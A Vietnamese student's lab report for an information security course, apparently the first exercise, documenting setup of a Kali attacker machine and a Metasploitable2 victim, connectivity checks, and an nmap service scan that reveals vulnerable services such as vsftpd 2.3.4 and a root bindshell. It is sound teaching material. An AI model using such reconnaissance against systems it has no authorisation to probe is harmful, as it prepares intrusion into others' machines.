Báo cáo thực hành môn Cơ sở an toàn thông tin

Bài thực hành 1


Họ và tên: Hoàng Trung Kiên

Mã sinh viên: B20DCAT098

1.Cài đặt các công cụ, nền tảng


-Đổi tên hostname:

+Máy attacker:



```
┌──(kali㉿B20AT098-Kien-Kali)-[~]
└─$ cat /etc/hostname
B20AT098-Kien-Kali


┌──(kali㉿B20AT098-Kien-Kali)-[~]
└─$ uname -a
Linux B20AT098-Kien-Kali 5.18.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali6 (2022-07-07) x86_64 GNU/Linux
```


+Máy victim:



```
msfadmin@B20AT098-Kien-Meta:~$ cat /etc/hostname
B20AT098-Kien-Meta

msfadmin@B20AT098-Kien-Meta:~$ uname -a
Linux B20AT098-Kien-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
86 GNU/Linux
msfadmin@B20AT098-Kien-Meta:~$ _
```

2. Địa chỉ IP máy Kali.

Địa chỉ ip máy attacker: 192.168.174.128




kali@B20AT098-Kien-Kali: ~/Desktop
File Actions Edit View Help

```
┌──(kali㉿B20AT098-Kien-Kali)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.174.128  netmask 255.255.255.0  broadcast 192.168.174.255
        inet6 fe80::aa18:9c92:b578:e252  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:f9:97:4b  txqueuelen 1000  (Ethernet)
        RX packets 364  bytes 42917 (41.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 39  bytes 11424 (11.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

3, Địa chỉ IP máy Metasploitable2.

Địa chỉ ip máy Victim: 192.168.174.129




```
http://help.ubuntu.com/
No mail.
msfadmin@B20AT098-Kien-Meta:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@B20AT098-Kien-Meta:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:4b:1b:53
          inet addr:192.168.174.129  Bcast:192.168.174.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4b:1b53/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:77 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6756 (6.5 KB)  TX bytes:7774 (7.5 KB)
          Interrupt:17 Base address:0x2000
```

4, Các máy ping nhau.

-Máy victim ping đến máy attacker


+Kiểm tra kết nối từ máy victim đến máy attacker: ping (victim -> attacker)—--> 0% packet loss —---> có thể kết nối từ máy victim tới máy attacker



```
msfadmin@B20AT098-Kien-Meta:~$ ping 192.168.174.128
PING 192.168.174.128 (192.168.174.128) 56(84) bytes of data.
64 bytes from 192.168.174.128: icmp_seq=1 ttl=64 time=0.389 ms
64 bytes from 192.168.174.128: icmp_seq=2 ttl=64 time=0.428 ms
64 bytes from 192.168.174.128: icmp_seq=3 ttl=64 time=0.461 ms
64 bytes from 192.168.174.128: icmp_seq=4 ttl=64 time=0.415 ms
64 bytes from 192.168.174.128: icmp_seq=5 ttl=64 time=0.489 ms
64 bytes from 192.168.174.128: icmp_seq=6 ttl=64 time=0.257 ms

--- 192.168.174.128 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 4999ms
rtt min/avg/max/mdev = 0.257/0.406/0.489/0.076 ms
msfadmin@B20AT098-Kien-Meta:~$
```

-Máy attacker ping đến máy victim:


+Kiểm tra kết nối từ máy attacker đến máy victim: ping (attacker -> victim)—--> 0% packet loss —---> có thể kết nối từ máy attacker tới máy victim




```
┌──(kali㉿B20AT098-Kien-Kali)-[~]
└─$ ping 192.168.174.129
PING 192.168.174.129 (192.168.174.129) 56(84) bytes of data.
64 bytes from 192.168.174.129: icmp_seq=1 ttl=64 time=0.651 ms
64 bytes from 192.168.174.129: icmp_seq=2 ttl=64 time=0.457 ms
64 bytes from 192.168.174.129: icmp_seq=3 ttl=64 time=0.386 ms
64 bytes from 192.168.174.129: icmp_seq=4 ttl=64 time=0.438 ms
64 bytes from 192.168.174.129: icmp_seq=5 ttl=64 time=0.420 ms
64 bytes from 192.168.174.129: icmp_seq=6 ttl=64 time=0.250 ms
^C
--- 192.168.174.129 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5123ms
rtt min/avg/max/mdev = 0.250/0.433/0.651/0.118 ms
```

5. Quét các cổng và dịch vụ máy đích (các đoạn có chứa dịch vụ vsftp và UnrealIRCd):


+Quét các cổng, dịch vụ đang mở bằng nmap -sV -A



```
┌──(kali㉿B20AT098-Kien-Kali)-[~/Desktop]
└─$ nmap -sV -A 192.168.174.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-24 04:08 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 43.48% done; ETC: 04:08 (0:00:08 remaining)
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.90% done; ETC: 04:08 (0:00:00 remaining)
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.90% done; ETC: 04:08 (0:00:00 remaining)
Nmap scan report for 192.168.174.129
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.174.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2022-09-24T08:09:09+00:00; +7s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
```




```
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      54280/tcp   mountd
|   100005  1,2,3      56146/udp   mountd
|   100021  1,3,4      40171/tcp   nlockmgr
|   100021  1,3,4      46770/udp   nlockmgr
|   100024  1          36923/udp   status
|_  100024  1          40836/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 19
|   Capabilities flags: 43564
|   Some Capabilities: SwitchToSSLAfterHandshake, Support41Auth, SupportsTransactions, ConnectWithDatabase, Speaks41ProtocolNew, LongColumnFlag, SupportsCompression
|   Status: Autocommit
|_  Salt: Uh,?;H8!<G3f,DSR%]'I
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2022-09-24T08:09:09+00:00; +7s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
```

